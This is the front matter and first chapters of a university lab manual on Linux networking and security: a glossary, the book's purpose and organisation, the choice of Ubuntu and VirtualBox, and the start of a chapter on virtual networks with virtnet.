Networking and Security with Linux

by

Steven Gordon

School of Engineering and Technology
CQUniversity Australia

This book is available as:
HTML: sandilands.info/nsl/
PDF: sandilands.info/nsl/nsl.pdf

NSL 19.03
1 March 2019 (r1671)

Contents

List of Figures

List of Tables

Glossary

ACK	Acknowledgement. *Packet or frame type usually sent upon successful receipt of data.*
ADSL	Asymmetric Digital Subscriber Line. *Technology used on telephone lines to provide home Internet access.*
AES	Advanced Encryption Standard. *Symmetric key cipher. Recommended for use.*
ARP	Address Resolution Protocol. *Maps IP addresses to MAC addresses.*
ANSI	American National Standards Institute. *Standards organisation.*
AP	Access Point. *Device in wireless LAN that bridges wired and wireless segments.*
ASCII	American Standard Code for Information Interchange. *Format for mapping English characters to 7 bit values.*
ATM	Asynchronous Transfer Mode. *Wired technology used in core and access networks.*
BGP	Border Gateway Protocol. *Exterior routing protocol for exchanging information between autonomous systems.*
BOOTP	Bootstrap Protocol. *Used for automatically configuring computers upon boot. Replaced by DHCP.*
BSD	Berkeley Software Distribution. *The original open source variant of Unix, now a popular Linux alternative for servers.*
BSSID	Basic Service Set Identifier. *Unique to a wireless LAN AP; normally the AP MAC address.*
CA	Certificate Authority. *Entity for signing and issuing certificates in public key cryptographic systems.*
CBC	Cipher Block Chaining. *Mode of operation used to allow symmetric block ciphers to encrypt data larger than a block size.*
CLI	Command Line Interface. *User interface to a computer that involves typing text based commands.*

CPU	Central Processing Unit. *The "brains" of a computer.*
CSRF	Cross Site Request Forgery. *Web application attack.*
CS	Computer Science. *Field of study.*
CSS	Cascading Style Sheets. *Defines formatting of content in HTML.*
CTR	Counter mode. *Mode of operation used to allow symmetric block ciphers to encrypt data larger than a block size*
CTS	Clear To Send. *Wireless LAN control from sent in response to RTS.*
CVS	Concurrent Versions System. *Version control software.*
DES	Data Encryption Standard. *Symmetric key cipher. Not recommended for use.*
DDoS	Distributed Denial of Service. *DoS attack coming from many computers.*
DH	Diffie-Hellman. *Public key cryptography algorithm, primarily for sharing secrets.*
DHCP	Dynamic Host Configuration Protocol. *Used for automatically configuring network interfaces of computers in a LAN.*
DHKE	Diffie-Hellman Key Exchange. *Public key cryptography algorithm, primarily for sharing secrets.*
DNS	Domain Name System. *Maps human friendly domain names to computer readable IP addresses.*
DoS	Denial of Service. *Attack on server or network the prevents normal users from access the service.*
ECB	Electronic Code Book. *Mode of operation used to allow symmetric block ciphers to encrypt data larger than a block size.*
ESSID	Extended Service Set Identifier. *Name given to wireless LAN network; multiple APs may be in the same network.*
FTP	File Transfer Protocol. *Application layer protocol for transferring files between client and server. Uses TCP.*
FSF	Free Software Foundation. *Organisation that promotes the use of free (as in freedom), open source software.*
GUI	Graphical User Interface. *User interface to a computer that involves windows, mouse, buttons etc.*
GNU	GNU's Not Unix. *A free operating system, using free, open source software. Often combined with Linux kernel to produce GNU/Linux.*

HMAC	Hash-based MAC. *Message authentication code function that uses existing hash algorithms. That is, converts hash functions into MAC functions.*
HTML	HyperText Markup Language. *Language for defining how content is displayed in a web browser.*
HTTP	HyperText Transfer Protocol. *Application layer protocol for transferring web pages from server to client. Uses TCP.*
HTTPS	HTTP Secure. *HTTP on top of SSL/TLS, to provide secure web browsing.*
IANA	Internet Assigned Numbers Authority. *Organisation that defines the use of Internet numbers such as ports and protocol numbers.*
ICMP	Internet Control Message Protocol. *Protocol for testing and diagnostics in the Internet. Used by ping.*
IDE	Integrated Development Environment. *Software application used for developing, testing and debugging software.*
IEEE	Institute of Electrical and Electronic Engineers. *Organisation that defines electrical, communications and computer standards, including for LANs and WLANs.*
IETF	Internet Engineering Task Force. *Organisation that defines standards for Internet technologies, including IP, TCP and HTTP.*
IP	Internet Protocol. *Network layer protocol used for internetworking. Core protocol of the Internet. Two versions: IPv4 and IPv6.*
IPsec	Internet Protocol Security. *Extensions to IP that include security mechanisms. Optional whan using IPv4.*
ISAKMP	Internet Security Association and Key Protocol. *Security protocol for key exchange.*
ISP	Internet Service Provider. *Organisation that provides Internet access to customers.*
IT	Information Technology. *Field of study.*
IV	Initialisation Vector/Value. *Value used to initialise cryptographic algorithms. Often chosen by user similar to a key.*
LAN	Local Area Network. *Network covering usually offices, homes and buildings. Layer 1 and 2 technology.*
LCG	Linear Congruential Generator. *Pseudo random number generator.*
LTS	Long Term Support. *Assigned to selected versions of software, such as Ubuntu operating system, to indicate that version will be supported for a long period than other versions.*

MAC	Message Authentication Code or Medium Access Control
MD5	Message Digest 5 hash function. *Cryptographic hash function that is still widely used, but no longer considered secure for many purposes.*
NAT	Network Address Translation. *Technique used in networks to convert private, internal IP addresses into public, external IP addresses.*
NIC	Network Interface Card. *Device in a computer that connects the computer to a network.*
NTP	Network Time Protocol. *Protocol for clients to synchronise their clocks to more accurate time servers.*
OS	Operating System. *Software that provides services for operating a computer, hiding computers details from applications.*
OSI	Open Systems Interconnection. *Standard for connecting different networks together. No longer widely used by the OSI 7 layer model still referred to.*
OSPF	Open Shortest Path First. *Internal routing protocol.*
OWASP	Open Web Application Security Project. *Project that keeps track of common attacks on web applications and provides advice on securing apps.*
PAM	Pluggable Authentication Modules. *Linux modules that allow application to use different authentication techniques.*
PHP	PHP: Hypertext Preprocessor. *Programming language primarily used to create dynamic web sites.*
PHY	Physical Layer. *Lowest layer in Internet and OSI layer architectures. Deals with transmitting bits as signals.*
PRNG	Pseudo Random Number Generator. *Algorithm for outputting random numbers. Not a true random number generator, but commonly used for convenience.*
PSK	Pre-Shared Key. *Secret cryptographic key that two parties have exchanged in advance.*
RAM	Random Access Memory. *Short term, volatile storage area for computers.*
RFC	Request For Comment. *Type of standard used by IETF. The standards for IP, TCP and DNS are RFCs.*
RIP	Routing Information Protocol. *Internal routing protocol.*
RSA	Rivest Shamir Adleman cipher. *Public key cryptographic cipher used for confidentiality, authentication and digital signatures.*
RTS	Request To Send. *Type of WLAN frame.*

RTT	Round Trip Time. *Time for a message to travel from source to destination and then back to the source.*
SCP	Secure Copy. *Command and protocol for transferring files securely from one computer to another.*
SDH	Synchronous Digital Hierarchy. *Wide area network technology used across cities and countries.*
SHA	Secure Hash Algorithm. *Cryptographic hash algorithm. Different variants including SHA, SHA2 and SHA3.*
SMTP	Simple Mail Transfer Protocol. *Application layer protocol for transferring email between computers.*
SPI	Stateful Packet Inspection. *Technique that allows a firewall to make decisions on packets based on past packets in a connection.*
SQL	Structured Query Language. *Language for querying databases.*
SSH	Secure Shell. *Application for remotely logging in to a computer.*
SSID	Service Set Identifier. *Same as a ESSID.*
SSL	Secure Sockets Layer. *Protocol for securing application data that uses TCP for communications. Replaced by TLS but still referred to.*
SVN	Subversion. *Version control system.*
SYN	Syncrhonise. *Type of TCP segment, used during connection establishment phase.*
TCP	Transmission Control Protocol. *Transport layer protocol that provides reliable, connection-oriented data transfer. Used by many applications in the Internet.*
TFTP	Trivial File Transfer Protocol. *Application layer protocol for transferring files. Very lightweight, compared to FTP.*
TLS	Transport Layer Security. *Replaced SSL.*
Tor	The Onion Router. *System for private networking, whereby it is very difficult for someone to know who you are communicating with.*
TTL	Time To Live. *Value often given to packets so that after a certain time those packets are discarded/deleted. Usually measures in router hops, rather than seconds.*
UDP	User Datagram Protocol. *Transport layer protocol that provides unreliable, connection-less data transfer. Used by applications that require simplicity and/or fast data transfer. Alterative to TCP.*

URL	Uniform Resource Locator. *Identifies a resource in the Internet, such as a web page. E.g. http://www.example.com/dir/page.html*
VM	Virtual Machine. *Software implemtnation of a computer, virtualising the typical hardware components of a computer.*
vn	virtnet. *Software for quickly deploying Linux based virtual machines in a virtual network.*
VPN	Virtual Private Network. *Technology for private communications from a client to server.*
W3C	World Wide Web Consortium. *Organisation that sets standards for web browsing and applications, such as HTML.*
WAN	Wide Area Network. *Network that covers cities and countries, usually owned by telecom operators or ISPs.*
WiFi	Wireless Fidelity . *Marketing name for WLAN.*
WLAN	Wireless Local Area Network. *Technology for wireless communications on a LAN.*
WPA	WiFi Protected Access. *Encryption and authentication protocol for WLANs.*
WSL	Windows Subsystem for Linux. *Software that allows command-line based Linux operating systems to run as an application in Windows.*
XML	eXtensible Markup Language. *Language for defining other languages that define the structure/organisation of content.*
XSS	Cross Site Scripting. *Web application attack.*

Chapter 1

Introduction

This book is a collection of guides for performing computer networking and security tasks in Linux. By following the guides you will be able to setup users and permissions on server, configure network interfaces, test Internet software, encrypt files for secure communications, observe and perform network security attacks, and deploy a variety of network services. Almost all tasks are performed using command-line software on a Linux operating system, specifically Ubuntu, and so there are several chapters introducing you to features of Linux. Also, as networking tasks usually involve multiple computers, a virtual networking solution is introduced and used throughout the book, allowing you to perform all tasks on your own computer (even if you don't yet have Linux installed).

This chapter provides some context for this book, as well as outlining the best ways to make use of the book.

1.1 Purpose of This Book

1.1.1 History

Most of the guides in this book have been developed over years of teaching data communications, networking and security subjects at a university level. In 2006, while given the task of lecturing on data networking, cryptography and security, I quickly realised the need for new, relevant, hands-on tasks that students could undertake to enhance their understanding of the theory and concepts being taught. A number of factors, including my past experience, lack of physical networking equipment, and large amount of freely available material, meant Linux was a appropriate platform for the practical tasks.

While at the time (and more so today) there were many good guides for using Linux for network and security, I had to adapt them to suit the background of the students (specifically, they had no prior experience in Linux, networking or security). The guides I wrote, which drew heavily upon other peoples work, focused on how to perform specific tasks in a simple manner.

When developing the guides I released them to students as handouts, via the university learning management system (i.e. Moodle), and eventually published most of them on my personal website sandilands.info/sgordon/. Unfortunately, since 2015 I haven't spent enough time updating that website. As a few new guides had been developed that were

File: nsl/intro.tex, r1668

not on my website, and some of the existing guides became outdated, in 2018 I decided to collect all of them into this book.

1.1.2 Audience

This book is intended for people who want (or need) to learn practical computer networking and security skills, as well as Linux. The main focus Information Technology (IT) or Computer Science (CS) undergraduate (Bachelor) and postgraduate (Masters) students that are taking introductory, advanced or in some cases specialised subjects in: computer networking, data communications, IT security, cryptography, and related areas.

While the purpose of this book is learning how to perform networking and security tasks, you can also use it to learn the Linux command line. However, if you really want to learn Linux in depth, there are better sources of information (see Section 1.2.6).

Educators can use this book to accompany lab/practical/workshop classes, asking students to complete tasks from selected chapters, and set assessment items that require students to build upon the tasks presented in this book. Note however that this book cannot be used by lecturers as a textbook ...

1.1.3 This is NOT a Textbook

The most important message of this chapter is that this book is *not* intended to teach you about network and security. That is, it does not cover the theory and concepts; it only covers tools and techniques to perform a specific set of tasks (that hopefully demonstrate the theory and concepts). You can't use this book as a textbook if you are studying networking or security. This book is essentially a lab manual, or a collection of how-to guides. It assumes you already know the theory and concepts, and need to put them into practice.

If you are a student learning networking and/or security, then you either need good lectures (and accompanying lecture notes, videos etc.) or a separate textbook. You need to learn the theory and concepts, before the guides in this book will make any sense. Section 1.2.6 lists a small selection of additional resources you could use to support your learning.

A good textbook will explain things, and discuss different solutions to problems. In many cases this book does not attempt to explain steps used (it just presents the steps you should use) and usually only presents a single approach (focusing on simplicity, rather than performance or security).

In summary, this book does:

- *not* explain computer networking, such as IP addresses, routing or network protocols;
- *not* teach you about cryptography (e.g. symmetric vs public key) or IT security mechanisms (permissions, passwords, denial-of-service, attacks, etc.);
- *not* always explain why particular steps are taken;
- *not* necessarily present the best way to perform tasks;

Now you know what the purpose of this book is, and have decided it may be of value to you, read on for hints on how to use the book.

1.2 Using This Book

1.2.1 Organisation of the Chapters

Most of the chapters are independent of each other, so you can almost jump to whichever chapter is necessary or of interest. However there are some chapters that are necessary, or should be skipped, depending on your background. A rough grouping of chapters is:

- Chapters 1 to 3 providing introductory and background information.
- Chapters 4 to 6 cover using Linux and the command line.
- Chapters 7 to 8 are guides on performing basic computer security and cryptography tasks.
- Chapters 9 to 11 focus on configuring, using and monitoring networks.
- Chapters 12 to 15 show how to deploy and use network and security servers.
- Chapters 16 to 18 cover security attacks and defences.
- Chapters 19 to 20 are on specialised or standalone topics.
- Appendices provide reference information and other supporting material.

The following is guidance on the order in which chapters could be used:

- Chapter 2 can be skipped if you know about Linux already (or don't care about why it is used). It contains no tasks or guides.
- Chapter 3 introduces the virtual networking solution, which is referred to in all of the guides. If you are confident with running multiple Linux machines yourself (either physical machines connected in a network, or virtual machines) then you can skip this chapter. Otherwise you are highly recommended to setup virtnet, as it will make all subsequent guides easier.
- Chapter 4 provides an introduction to Linux command line, most of which is assumed on all subsequent chapters. If you have not used the command line before, this chapter is a must (optionally followed by Chapters 5 and 6).

While there is some dependence among the remaining chapters, you can study them in any order, jumping to others only when you don't know the necessary tools and techniques.

1.2.2 Following the Examples

Most of the guides show examples of commands to perform specific tasks (and sometimes the output of those commands). It is important to recognise that these are just *examples*. Blindly copying the commands may not achieve the desired outcome for you. Often you will need to modify the command to suit your particular environment (e.g. changing options or file names, performing the commands in different directories). You should try to understand all of the arguments and options used in each command. If they are not self-explanatory, then read the related text, or try the manual (Chapter 4).

Also note that the output of commands shown in this book may not exactly match the output you see. While most of the commands and corresponding output have been tested (with copy-and-paste of command/output to avoid errors), sometimes the testing occurred some time ago. As a result, different versions of the software may be used, producing different output. Also, some of the tasks are expected to produce different outputs (e.g. generating random numbers, encrypting).

When following the examples in this book, you should take care to understand the command before running it, and to understand the expected output before determining if the command has been successful or not.

Some sections include YouTube video demonstrations, as well as written examples. Note that the video demos and the written demos may not be the same. The videos may have been recorded at a different time, and therefore using a different setup than the written instructions. However in most cases both the written and video demos will illustrate the same concepts.

1.2.3 Terminology and Notation

Chapter 4 explains the format of the commands and output used throughout this book. Common acronyms are defined at the start of this book.

1.2.4 Book Website and Formats

The homepage for this book is:

https://sandilands.info/nsl/

The book is available to read as either HTML or PDF:

https://sandilands.info/nsl/nsl.pdf

The two formats have almost identical content, as they are generated from the same LaTeXsource. The main difference is that YouTube videos are embedded in the HTML version, while only a link is given in the PDF version.

1.2.5 Downloading Example Files

Various example files are referred to in this book, e.g. example source code or configuration files. You can download selected source files by browsing:

https://sandilands.info/nsl/source/

Alternatively, all source files can be downloaded in a single zip or tgz archive.

1.2.6 Other Books and Sources

This book is a lab manual, not a textbook. To learn about networking and security there are many other good sources. Here are just a few.

Textbooks

For a number of reasons (including content, history of usage, availability to students), I have used textbooks by William Stallings in teaching networking and security. While they are not perfect for all audiences, they generally have good technical coverage of topics of interest. As an alternative, Behrouz Forouzan has textbooks with similar content, but sometimes in a simpler style, as Stallings. There are of course many other textbooks from different authors and publishers that provide introductions to networking, security and cryptography.

Some of the books I have used extensively or partly in teaching and learning of networking and security are listed below. You can find details via the publishers or searching online or your library.

- William Stallings, Data and Computer Communications. Pearson - Prentice Hall. A good introductory textbook on data communications, networking and the Internet.
- William Stallings, Cryptography and Network Security. Pearson - Prentice Hall. A good introductory textbook on both theoretical and practical aspects of computer and Internet security.
- William Stallings and Lawrie Brown, Computer Security. Pearson - Prentice Hall. Wider coverage of computer security concepts and technologies than Cryptography and Network Security, and less theory.
- Behrouz Forouzan, Data Communications and Networking. McGraw Hill. A good introductory textbook on data communications, networking and the Internet.
- Douglas E. Comer, Internetworking With TCP/IP, Volume 1: Principles, Protocols and Architectures. Pearson - Prentice Hall. This contains a lot of details of many Internet protocols, almost acting as a reference manual as opposed to a typical textbook. Hence, although there are better books for learning about networking concepts (e.g. Stallings and Forouzan), this is a good book to find out about details of a specific protocol.
- James F. Kurose and Keith W. Ross, Computer Networking: A Top Down Approach. Pearson - Addison Wesley. Another good introductory textbook to data communications and networking, presented in a different approach to other such as Stallings and Forouzan, by first looking at Internet applications, then down to the details (such as transmission methods) at the end.
- Kaufman, Perlman and Speciner, Network Security: Private Communication in a Public World. Pearson - Prentice Hall. Good coverage of security techniques, and very interesting read - discuss many of the design decisions, both good and bad, for the protocols and algorithms.

On Linux, my favourite and recommended textbook is:

- Nemeth, Snyder, Hein, Whaley and Mackin, Unix and Linux System Administration Handbook. Pearson. Excellent guide to using Linux command line.

There are of course many free resources on Linux (see Section 1.2.6).

Free Books

The textbooks listed in Section 1.2.6 can normally be purchased in a book store or borrowed from the library. Many of them are updated every few years to cover new technologies and offer additional resources and questions. However for some topics the theory and concepts have not changed for many years. There are other, usually older textbooks that cover these topics equally well as those listed above. And for a few select books the authors/publishers have made the books free to download as a PDF online. Below are a few free textbooks that I can recommend. There are also many websites that list free textbooks, such as Wikibooks, Open Textbook Library and OpenStax, but I haven't used them sufficiently to recommend any specific books. They are worth browsing.

- Menezes, van Oorschot and Vanstone, Handbook of Applied Cryptography. CRC Press. Excellent encyclopedia of important theory and algorithms in computer security. All chapters can be freely downloaded from the website. Chapters 1 and 2 provide a clear treatment of the theory.
- Ross Anderson, Security Engineering. Wiley. Around 1000 pages covering real security issues and technologies. Not limited to computer or network security, it also covers psychology, economics, political and legal issues in depth. Not as much theory as other books, and relatively good to read if you have some basic knowledge of security. All chapters can be freely downloaded from the website.

For Linux, there are many resources freely available online. A web search for "free Linux book", or for specific commands or using the man page (Section 4.2.4) is probably the best starting point. Here are just a few books:

- Free Software Foundation, Introduction to the Command Line. Covers most of what we cover in Chapter 4, and more.
- Guides from the The Linux Documentation Project. These are quite old now (2000–2010) but some of the guides still contain relevant content and are easy to read. Check out the Linux System Administrators Guide and Linux Network Administrators Guide.

Teaching Material

Content from some of the past subjects I have taught is available from my personal website. This includes lecture notes, handouts, videos on YouTube, some assessment items, and often many hand worked examples. While some of the content may be getting old, and was for a specific set of students, it may be a useful resource if you are willing to explore. They most recent versions of the relevant subjects are (for the lecture content and videos, follow the link to "Topics and Lecture Material"):

- Introduction to Data Communications
- IT Security
- Security and Cryptography

You can also find a list of other presentations and reports on related topics, but must use the file name to identify the content.

Videos from older subjects, as well as many shorter videos on Linux, networking and security are available on my YouTube channel.

1.3 Recognition

1.3.1 Acknowledgements

The contents of this book have been developed for teaching at two universities:

- Sirindhorn International Institute of Technology, Thammasat University, Bangkok, Thailand. 2006–2016.

- School of Engineering and Technology, CQUniversity, Cairns, Australia. 2016–now.

This book would not have been possible without the support from these universities, especially the freedom to develop materials around Linux, including virtnet, and making those material freely available outside the university.

The students that have been forced to use the guides have provided the most valuable feedback. Each term/year I needed to update the materials based on the questions they asked and errors they identified.

Numerous questions, comments and suggestions have been received by people outside of the universities, especially regarding virtnet, YouTube videos and Linux guides. While there have been many negative comments (especially on YouTube), the encouraging comments I received in the early days provided motivation to continue to create guides which form the content of this book.

1.3.2 Apologies, Limitations and Reporting Bugs

This book is far from perfect. Below are some obvious limitations that I apologise for in advance.

Lack of Cohesiveness

This book has arisen from a collection of guides that I have created over many years. Over that time I have used different tools, styles and approaches. So when seeing all the guides together in this book there is a noticeable lack of cohesiveness. For example, the style of writing and formatting in one chapter may be noticeable different from another. There may be unnecessary repetition across chapters. Some chapters are simple guides (follow the instructions), while others include detailed explanations. These limitations are primarily due to my lack of time and effort in preparing the book. As new versions are released I hope to improve on this, but in reality, some chapters most likely will remain standalone for some time.

IPv4 vs IPv6

Almost all examples in this book use Internet Protocol (IP) version 4. There is almost no mention of IPv6. There is no attempt to illustrate how to do something with both versions. This is a significant limitation of the book if you are looking to build new networks, but not so important if you are learning about networking.

Many of the guides in this book were developed to accompany theory and concepts of introductory data communications, networking and security. While IPv6 is important and becoming much more widespread, I find it easier to teach networking starting with IPv4. With students being overloaded with many new concepts, I avoid adding extra confusion with the details of both IPv4 and IPv6. Therefore almost all of my examples use IPv4, with the passing mention of IPv6. I assume students will learn IPv6 in subsequent classes.

In the future I would like to add examples relevant to IPv6 (e.g. network interface configuration, routing).

ifconfig vs ip

In Linux there are often multiple different tools that can be used to perform similar tasks. That is a good thing: it allows selection of your preferred tool depending on your specific situation. I demonstrate tools that I have learnt over time, and luckily, most of those tools are quite common. However things change, and new, more popular tools become available. One significant case that may be evident in this book is the commands `ifconfig` and `ip`. `ifconfig` has been used for a long time for configuration network interfaces. I use it throughout this book. However `ip` has been developed as a replacement (of `ifconfig` as well as other tools such as `route` and `netstat`). `ip` is much more powerful, but has a significantly different syntax. If you are interested in Linux network administration, then you are recommended to learn `ip`.

Reporting Errors or Bugs

If you find an error in this book, including bugs in the examples, then please let me know. If you are a student of mine, then use my standard contact details. Otherwise, send an email to:

nsl@sandilands.info

Feedback or suggestions are also welcome at the above address.

1.3.3 Licensing

This book is licensed under a Creative Commons Attribution 4.0 International License, except where noted below:

- Any software or hardware used in examples or videos are copyright of their respective authors, or trademarked to the respective organisations.

While not necessary, if you use content from this book, or use this book in teaching, then feel free to send an email to nsl@sandilands.info letting me know of the use.

Chapter 2

Linux, Ubuntu and VirtualBox

This chapter gives a brief overview of Linux, including some reasons for using it as the operating system of choice throughout this book. You can safely skip this chapter if you already know about Linux, or not concerned with the motivation for its use.

2.1 What is Ubuntu Linux?

Linux is an operating system based on Unix, one of the earlier multi-user operating systems developed in the 1970's and 1980's. Unix was originally a single operating system, but over time several commercial variants were developed. These Unix operating systems were particularly popular in the 1980's and 1990's, especially within academic and technology organisations. Some of the Internet applications and protocols were first developed on Unix, and hence Unix-based computer systems have a strong link with computer networking.

Today Unix operating systems are still used, mainly in servers and high-end workstations. In the 1990's Linux appeared, a free operating system with Unix-like functionality (or at least a kernel for an operating system). In the 2000's, Linux also became popular in typical Unix domains of servers and workstations, and also has been growing in the desktop field (however, in quantity of installs, Linux still does not compare with Microsoft Windows). As with the original Unix, there are many variants, or distributions of Linux, differing in the applications and graphical environments they provide (e.g. Red Hat, Debian, Fedora, Ubuntu, Xandros). We will be using the Ubuntu Linux distribution.

Ubuntu Linux is a free, open-source Unix-based operating system, that has been developed mainly for desktop (and laptop) installations. The aim is to make a user-friendly Linux distribution. It is now one of the more popular Linux distributions.

2.1.1 Why Not Microsoft Windows?

Why use (Ubuntu) Linux, and not Microsoft Windows, especially since Windows is by far the most popular desktop operating system, and hence very popular with server systems? There are several reasons we will use be using Linux instead of Windows:

1. Linux is well-suited for learning of networking concepts:

File: nsl/linux.tex, r1670

   (a) Linux has simple, yet powerful, operations for many networking tasks such as: changing an IP address, creating routing tables, testing network connectivity, inspecting traffic received/sent, and so on.
   (b) Implementing and compiling simple client/server applications is straightforward on Linux.
   (c) A Linux PC can easily be configured as a router, and a network of Linux computers setup quickly and easily..

2. A command-line only (no graphical user interface) install of Linux requires significantly less resources than Windows (e.g. 100's of MB for RAM, 2 or 3 GB of disk space, minimal CPU utilisation). This is important when setting up a virtual network of 5 or 6 Linux virtual machines all running on a single computer.

3. Experience in Unix-based operating systems is important: Although Windows is the most commonly used operating system for desktops, Unix-based operating systems (including Linux) are common for network servers, network devices and embedded systems. For example, many routers, switches and specialised computer devices use Linux.

4. Ubuntu Linux is free, as are all the applications we use (and none of them are pirated!). Again, when having a virtual network of multiple virtual machines, the Windows license costs can be significant.

2.2 Installing Ubuntu Linux

2.2.1 Ubuntu Variants

In very simple terms, Ubuntu Linux includes:

- Linux kernel, which is the core of the operating system.
- A set of utilities from the GNU project, that complete the operating system. The kernel and GNU utilities are together referred to as a GNU/Linux operating system (although many people refer to it as simply a Linux operating system, which is technically incorrect).
- A set of end-user applications that run on the operating system.

Linux distributions typically use GNU/Linux, but differ in the set of end-user applications they include (and the version of the Linux kernel and GNU utilities). Ubuntu is one of many Linux distributions. While we will use Ubuntu throughout this book, almost all of the tasks we demonstrate will work equally as well on other Linux distributions. In fact a lot of the commands we cover can be used in Unix operating systems, Berkeley Software Distribution (BSD) variants, and Apple macOS. However we make no attempt to cover other distributions, or to point out the differences.

Ubuntu actually has it's own variants, and multiple different versions. The two main variants are *desktop* and *server*. Both are based on the Linux kernel with GNU utilities, but differ in the set of end-user applications installed. An important difference is that the desktop variant includes a Graphical User Interface (GUI), whereas the server variant does not (it is command line only). In this book we use the server variant, as many of the network and security tasks are intended for servers or devices without monitors. Therefore we make no attempt to demonstrate the Ubuntu GUI or common desktop applications. However, if you already have Ubuntu desktop (or want to try it), you can do almost everything that we do on the server variant.

Ubuntu is updated on a regular basis, with the main schedule being:

- Every 6 months (April, October) a new version is released. The versions are numbered by the year and month of release, e.g. Ubuntu 18.04 was released in April 2018. They also receive a code name, such as "Breezy Badger"). Each new version may included updated versions of the Linux kernel, GNU utilities and applications.

- Every 2 years in April a Long Term Support (LTS) version is released. As the name suggests, these versions are supported with updates for an extended period (currently 5 years). Those versions which are not LTS receive support for 6 months only. The currently supported (as of end of 2018) LTS versions are 14.04, 16.04, and 18.04. The next will be in 20.04 (by which time 14.04 will no longer be supported).

In between the releases, security and bug fix updates are provided. So if you install version 18.10, that version will receive updates until April 2019. Beyond that you will either have to upgrade to 19.04, change to 18.04 LTS, or go without security fixes. However if you install 18.04 LTS, that version will receive updates until April 2023.

The instructions in this book have been developed over time, primarily on Ubuntu Server LTS versions. You are *highly recommended* to use an LTS version, and stick with that for at least 2 years. Don't be afraid that newer versions are released in the meantime—the non-LTS interim releases are only really useful for testing the latest/greatest features, and due to the short support periods are not suitable for stable systems such as servers.

In summary, if you are getting started on Ubuntu now, use the most recent Ubuntu Server LTS version available.

2.2.2 Installation Approaches

We assume you have a Windows computer and want/need to run Ubuntu Server (without deleting Windows). You have several approaches available:

Dual boot Useful if you want both operating systems (Windows and Linux) to have full access to the hardware, and you won't be switching between them very often. The most difficult to setup, mainly due to partitioning, although most Linux installs successfully recognise and resize Windows partitions for you.

Virtual Machine Run Ubuntu in virtualisation software, such as VirtualBox, VMWare or Parallels. This is a good option, as it has little impact on Windows and allows either Ubuntu Server or Ubuntu Desktop if needed.

Cygwin Essentially a Linux-like terminal that runs as an application on Windows. It is not a real Linux operating system, but supports most common command line tools. Not suitable for many of the tasks in this book, but may be an option on older versions of Windows if you want quick access to a Linux command line.

Windows Subsystem for Linux Software provided by Microsoft that allows a real Linux operating system to run directly in Windows. E.g. you install Ubuntu server and then can install any Ubuntu (command-line) application inside it. This is a good option if you want a Linux command line. However it only works on Windows 10, and will not support some of the networking tasks covered in this book.

If you want to complete all tasks in this book, the best approach is virtualisation, as it is easy to create a network of multiple Linux computers. However if you only need to perform tasks on a single Linux computer, WSL or dual boot are also acceptable (although virtualisation is preferred). The next section introduces the concepts of virtualisation and using Ubuntu Server in VirtualBox.

2.3 Virtualisation and VirtualBox

Virtualisation involves using software to emulate computer and network hardware so that other software can execute as if it is using that emulated hardware (not the real, physical hardware). A common example is with operating systems, where the *host* operating system is executing on the real computer, while virtualisation software executing on the host OS emulates computer hardware (CPU, disks, network interfaces, etc.). The virtualisation software makes the emulated or *virtualised* hardware available to another *guest* operating system. The result: running on OS inside another.

There are different types of virtualisation software, but common applications available to consumers include VMWare, Hyper-V, Parallels and VirtualBox. In this book we use VirtualBox.

Consider a common scenario. You have your own laptop with Microsoft Windows installed as the host operating system. You can only run application software compiled for Windows. You install VirtualBox (the version compiled to run on Windows), which creates a virtual computer within Windows. Now you can install one or more guest operating systems that will use the virtual computer (to be precise, you will have one virtual computer for each guest installed). You may install Ubuntu Linux, so you can now execute Linux applications within VirtualBox, which in turn is running on Windows on your laptop.

Virtualising computer hardware offers many benefits, including:

- You can run software from different operating systems on a single computer, e.g. Windows, different Linux distributions, BSD, macOS. You don't need a separate computer for each operating system you want to use.
- You can quickly test different operating systems (and applications within), making copies of entire (virtual) disks by simply copying files, reverting back to older snapshots of the (virtual) computer if something goes wrong, and deleting (virtual) computers when no longer needed.
- Multiple (virtual) computers can be run on a single physical computer, enabling the creation of a (virtual) network between those (virtual) computers.

The main drawback of using virtualisation is performance: software emulation of CPUs, disks and network hardware is much slower than real hardware implementations, and when running multiple guests, that real hardware is shared amongst all (including the host). However with increasing hardware capabilities, virtualisation is a feasible solution for many tasks. You are recommended to use virtualisation for the tasks in this book so you can:

- Run Ubuntu Linux in parallel with any host operating system you may have on your own computer (e.g. Windows, macOS).
- Use networking and security software that may not be available (Linux only) or restricted (due to permissions or policy) on your own computer.
- Create a virtual network of multiple Linux computers, allowing real networking tasks to be performed on your own computer (with the expense of buying extra computers and network hardware).

It is this last capability, virtual networking, that is especially beneficial for the tasks we want to perform. To allow you to focus on the tasks, rather than setting up operating systems, installing applications and configuring networks, specialised software, called *virtnet*, will be used. Chapter 3 describes how to setup and use virtnet.

Chapter 3

Virtual Networking with Linux and VirtualBox

This chapter explains what virtual networking is, and shows you how to use virtnet, the virtual networking solution demonstrated in this book. If you want to get virtnet up and running quickly, jump directly to Section 3.2. If you don't plan to use virtnet (e.g. you have your own physical test network, or have setup several Linux machines in your chosen virtualisation software) then you may skip this chapter.

3.1 Virtual Networking and virtnet

3.1.1 What is Virtual Networking?

A real computer network requires multiple pieces of hardware, such as computers (as hosts), switches, routers and cables. This hardware also requires space and power to run it, which can be inconvenient when getting started with networking at home. A virtual network involves using virtualisation software to run a network of (virtual) computers inside a single physical computer. The virtualisation software emulates the host computer hardware, switches and cables; you only need to setup the host and router software (e.g. operating system, network interfaces) for the virtual devices to communicate with each other. In theory, you can build and operate any network, all virtualised and running in your own computer (in practice, the size of the network will be limited by the performance of your computer).

3.1.2 Motivation for virtnet

Using a virtual network for learning networking and security has a number of advantages compared to using a real network:

1. No need to obtain extra hardware, such as switches, cables, dedicated routers, additional computers; only a single computer is needed. This removes a significant barrier in practical networking tasks: cost.

File: nsl/virtnet.tex, r1669

2. Every student can have their own dedicated network to themselves. No need for students to share networks. Note this is also a disadvantage in some cases, since multiple students collaborating in a single networks is also a valuable exercise.

3. There is no impact on existing networks. For example, in a large shared physical lab network, experiments by some students may adversely impact those by other students. Also, there may be ethical/legal/policy issues when performing security tasks (e.g. intercepting the traffic of other users). In a virtual network, all traffic is contained within that network, which in turn is on a single students' computer.

4. Ability to produce identical network configurations across students, return to existing networks at a later date (without having to pack away equipment), and take snapshots of computers at any time. With a good initial setup, virtualisation software can allow you to create and save a network in the same manner as you can create and save a file with a word processor.

Note that in a virtual network the software used (operating system, network servers, applications) is the same as that used in a real network. Students gain real experience with software, which may not be the case if using a simulation environment.

